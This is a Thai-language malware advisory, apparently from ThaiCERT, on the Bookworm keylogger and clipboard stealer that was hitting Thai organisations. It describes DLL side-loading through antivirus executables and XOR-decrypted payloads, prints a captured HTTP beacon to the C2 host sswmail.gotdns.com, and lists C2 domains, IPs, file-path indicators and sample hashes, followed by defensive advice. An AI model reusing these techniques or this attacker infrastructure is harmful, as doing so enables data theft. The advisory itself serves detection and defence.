เตือนภัยมัลแวร์ Bookworm เป้าหมายขโมยข้อมูล โจมตีหน่วยงานในไทย

วันที่ประกาศ: 13 พฤศจิกายน 2558
ปรับปรุงล่าสุด: 13 พฤศจิกายน 2558

เรื่อง: เตือนภัยมัลแวร์ Bookworm เป้าหมายขโมยข้อมูล โจมตีหน่วยงานในไทย
ประเภทภัยคุกคาม: Intrusion

สถานการณ์การโจมตี

เมื่อวันที่ 10 พฤศจิกายน 2558 บริษัท Palo Alto ได้เผยแพร่รายงานการวิเคราะห์มัลแวร์ชื่อ Bookworm [1] จากรายงานพบว่ามัลแวร์ดังกล่าว มีจุดประสงค์หลักเพื่อขโมยข้อมูลที่เกิดจากการพิมพ์ของผู้ใช้งาน (key logging) และข้อมูลที่เก็บอยู่ในคลิปบอร์ด (clipboard grabbing) ของเครื่องที่ติดมัลแวร์ รวมถึงการสื่อสารกับเครื่องควบคุมของแฮกเกอร์ (Command and Control server หรือ C2 server) เพื่อรับคำสั่งอันตรายมาประมวลผล เช่น การดาวน์โหลดมัลแวร์ตัวอื่นๆ มาทำงานเพิ่มเติม โดยจากรายงานดังกล่าว มีข้อมูลแจ้งถึงการโจมตีหน่วยงานหลายแห่งในประเทศไทย


ไทยเซิร์ตได้ตรวจสอบข้อมูลเพิ่มเติม พบว่าเครื่องคอมพิวเตอร์ที่ติดมัลแวร์ มีทั้งที่เป็นระบบให้บริการผู้ใช้งานภายนอกผ่านเครือข่ายอินเทอร์เน็ต และเครื่องคอมพิวเตอร์ผู้ใช้งานภายในหน่วยงาน โดยจากการตรวจสอบรายละเอียดในลักษณะการติดมัลแวร์ พบว่าผู้ใช้งานส่วนหนึ่งที่ติดมัลแวร์ เกิดจากการคลิกเปิดไฟล์แนบที่มากับอีเมล รวมถึงจากการเปิดไฟล์ที่ดาวน์โหลดมาจากอินเทอร์เน็ต เป็นต้น

รูปที่ 1 แสดงตัวอย่าง ไฟล์มัลแวร์ Bookworm จากเว็บไซต์ hybrid-analysis.com [2] ซึ่งใช้เทคนิคการหลอก ด้วยการเปลี่ยนไอค่อนของไฟล์ Executable เป็นรูปไอค่อนโปรแกรม Flash Player เมื่อผู้ใช้งานคลิกไฟล์จะติดมัลแวร์ และมีการแสดงผลข้อมูลในโปรแกรม Flash Player เพื่อให้ไม่สังเกตเห็นความผิดปกติ

ทั้งนี้ไทยเซิร์ตได้ทำการตรวจสอบข้อมูลกับฐานข้อมูลต่างๆ และมีการประสานงานร่วมกับหน่วยงานที่เกี่ยวข้อง เพื่อแก้ปัญหาแล้วกว่า 10 หน่วยงาน

พฤติกรรมของมัลแวร์ Bookworm

บริษัท Palo Alto อธิบายถึงกลไกการทำงานของมัลแวร์ Bookworm [1] โดยอธิบายว่ามัลแวร์ที่พบ มีลักษณะของการทำงานร่วมกับโปรแกรม Smart Installer Maker เมื่อมัลแวร์เริ่มทำงานจะมีการ extract ไฟล์ที่เกี่ยวข้องออกมาตามรูปที่ 2 จากนั้นมัลแวร์จะใช้เทคนิคที่เรียกว่า Side-loaded DLLs โดยการตรวจสอบสถานะของไฟล์โปรแกรม Microsoft Malware Protection (MsMpEng.exe) และไฟล์โปรแกรม Kaspersky Anti-Virus (ushata.exe) หากพบจะมีการเรียกใช้งาน MpSvc.dll หรือ ushata.dll เพื่อเริ่มขั้นตอนการถอดรหัสลับไฟล์ (Decrypt file) ที่ชื่อ readme.txt ซึ่งเป็นไฟล์ที่ถูกเข้ารหัสลับที่ถูก extract ออกมา ด้วยอัลกอริทึม XOR ทำให้ได้ผลลัพธ์เป็นไฟล์ DLLs อันตรายอื่นๆ สำหรับเรียกใช้งานต่อไป



รูปที่ 2 แสดงสถาปัตยกรรมของมัลแวร์ Bookworm

ฟังก์ชันการทำงานหลักของมัลแวร์ Bookworm จะมีการเรียกใช้งาน DLL ชื่อ KBLogger.dll ซึ่งมีจุดประสงค์หลักในการขโมยข้อมูลการพิมพ์ (Key logging) และการขโมยข้อมูลที่เก็บอยู่ในคลิปบอร์ด (Clipboard grabbing) รวมถึงอาจมีความเป็นไปได้ในการเรียกใช้งาน DLL อันตรายตัวอื่นๆ สำหรับรับคำสั่งจากเครื่องควบคุมของแฮกเกอร์ (Command and Control server หรือ C2 server) ในการดาวน์โหลดมัลแวร์ตัวอื่นๆ มาทำงานร่วมด้วย


```
POST /a280f93530007633c3d71c406b686a2661b5dbd942bdf0762 HTTP/1.1
Content-Type: application/octet-stream
Host: sswmail.gotdns.com
Content-Length: 26
Connection: Keep-Alive
Cache-Control: no-cache

......"P^.V.Y2..fL8.w..[ZZHTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
Pragma: no-cache
Content-Length: 43
Connection: close

.Q.E.
....
.VI.Qcx...I.....U*j!q.GJ....2...
```

รูปที่ 3 แสดงตัวอย่างข้อมูลที่ใช้เริ่มการเชื่อมต่อระหว่าง Bookworm กับ C2 [2]


ลักษณะที่แสดงถึงการติดมัลแวร์ Bookworm (Indicator of Compromise)

1. ตรวจสอบชื่อไฟล์ที่มัลแวร์สร้างขึ้นมา ดังรายการต่อไปนี้


- %AllUsersProfile%\Application Data\Microsoft\Crypto\RSA\MachineKeys\sgkey.data (รูปที่ 4)
- %AllUsersProfile%\Application Data\Microsoft\DeviceSync (รูปที่ 5)
- %appData%\Surge (รูปที่ 6)



รูปที่ 4 แสดงไฟล์ sgkey.data ที่มัลแวร์ Bookworm สร้างขึ้นมา



รูปที่ 5 แสดงไฟล์ภายใน DeviceSync ที่มัลแวร์ Bookworm สร้างขึ้นมา



รูปที่ 6 แสดงไฟล์ภายใน Surge ที่มัลแวร์ Bookworm สร้างขึ้นมา

2. ตรวจสอบสถานะของการเชื่อมต่อทางเครือข่ายที่มัลแวร์เชื่อมต่อไป ดังรายการต่อไปนี้
หมายเหตุ: ตารางที่ 1 เป็นรายการโดเมนเนมที่มัลแวร์ Bookworm ทำการเชื่อมต่อด้วย

Domain Name	**IP Address**
bkmai[.].blogdns[.]com	50.21.181.152, 74.208.153.9, 87.106.253.18, 87.106.149.145, 87.106.20.192, 213.165.83.176
debain[.]servehttp[.]com	115.144.107.22
linuxdns[.]sytes[.]net	115.144.107.134
news[.]nhknews[.]hk	127.0.0.1
sswmail[.]gotdns[.]com	50.21.181.152, 74.208.153.9, 87.106.253.18, 87.106.149.145, 87.106.20.192, 213.165.83.176
sswwmail[.]gotdns[.]com	50.21.181.152, 74.208.153.9, 87.106.253.18, 87.106.149.145, 87.106.20.192, 213.165.83.176
sysnc[.]sytes[.]net	115.144.107.134
systeminfothai[.]gotdns[.]ch	115.144.107.134
thailandbbs[.]ddns[.]net	153.251.226.56
ubuntudns[.]sytes[.]net	115.144.107.22
web12[.]nhknews[.]hk	127.0.0.1

ตารางที่ 1 แสดงรายการโดเมนเนม ที่ทำงานเป็น C2 Server (ทำการตรวจสอบไอพีแอดเดรสล่าสุดวันที่ 13 พ.ย. 2558)

ข้อแนะนำในการป้องกันและแก้ไข

1. ไม่เข้าเว็บไซต์อันตราย เช่น เว็บไซต์ลามกอนาจาร เว็บไซต์เล่นการพนัน
2. ไม่เปิดไฟล์ที่ไม่น่าเชื่อถือ เช่นไฟล์บนอีเมลที่มาจากแหล่งที่มาที่ระบุไม่ได้

3. ติดตั้งแอนตี้ไวรัสและอัปเดตฐานข้อมูลแอนตี้ไวรัส และสแกนไวรัสเป็นประจำ โดยการตรวจจับมัลแวร์ Bookworm สามารถใช้โปรแกรมแอนตี้ไวรัสที่ตรวจจับได้ตามอ้างอิงมัลแวร์จาก Hash ของมัลแวร์ที่ได้จากรายงานวิเคราะห์โดย Palo Alto ดังนี้[1]
    - https://www.virustotal.com/en/file/ac5742bf871c7cabf9415721d88f38834d6f73bb926479b338861ab398090f81/analysis/
    - https://www.virustotal.com/en/file/2b02460613d888536b83ec9e658e33e98cb8d8d89eb811cf5528fed78cebd062/analysis/
4. อัปเดตซอฟต์แวร์ให้เป็นเวอร์ชันล่าสุดเสมอ
5. ปิดกั้น (Block) การเชื่อมต่อกับไอพีแอดเดรสต้องสงสัย จากตารางที่ 1
6. หากพบเหตุต้องสงสัย ให้รีบแจ้งเจ้าหน้าที่ทางเทคนิคให้ช่วยตรวจสอบ หรือประสานกับไทยเซิร์ตเพื่อขอคำแนะนำเพิ่มเติม ทางอีเมล report@thaicert.or.th หรือโทรศัพท์ 0-2123-1212

อ้างอิง

1. http://researchcenter.paloaltonetworks.com/2015/11/bookworm-trojan-a-model-of-modular-architecture/
2. https://www.hybrid-analysis.com/sample/ac5742bf871c7cabf9415721d88f38834d6f73bb926479b338861ab398090f81?environmentId=1